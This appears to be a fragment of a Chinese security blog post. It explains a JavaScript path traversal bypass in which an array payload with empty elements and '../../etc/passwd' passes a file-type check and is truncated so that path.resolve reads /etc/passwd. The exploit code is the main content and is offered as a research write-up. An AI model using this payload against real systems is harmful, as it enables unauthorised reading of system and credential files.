
// === 漏洞 payload(攻击者可控)===let file = [ '', '', '', '', '', '', '', '', '../../../../../../../../etc/passwd', '.', 'log' ];
console.log('[+] file payload:', file);// === 漏洞核心代码 ===if (!allowedFile(file)) { console.log('File type not allowed.');} else { console.log('[+] passed allowedFile check');}if (file.length > 10) { file = file.slice(0, 10);}const returned = path.resolve('./' + file);
console.log('[+] resolved path:', returned);通过控制传入的空数组的值以及路径穿越,就可以任意读取文件:
分享文章
生成精美分享图或复制链接,与更多人分享本文。
继续阅读
换条路线
从其他文章中稳定抽取
最后更新于 ,距今已过 265 天
部分内容可能已过时
评论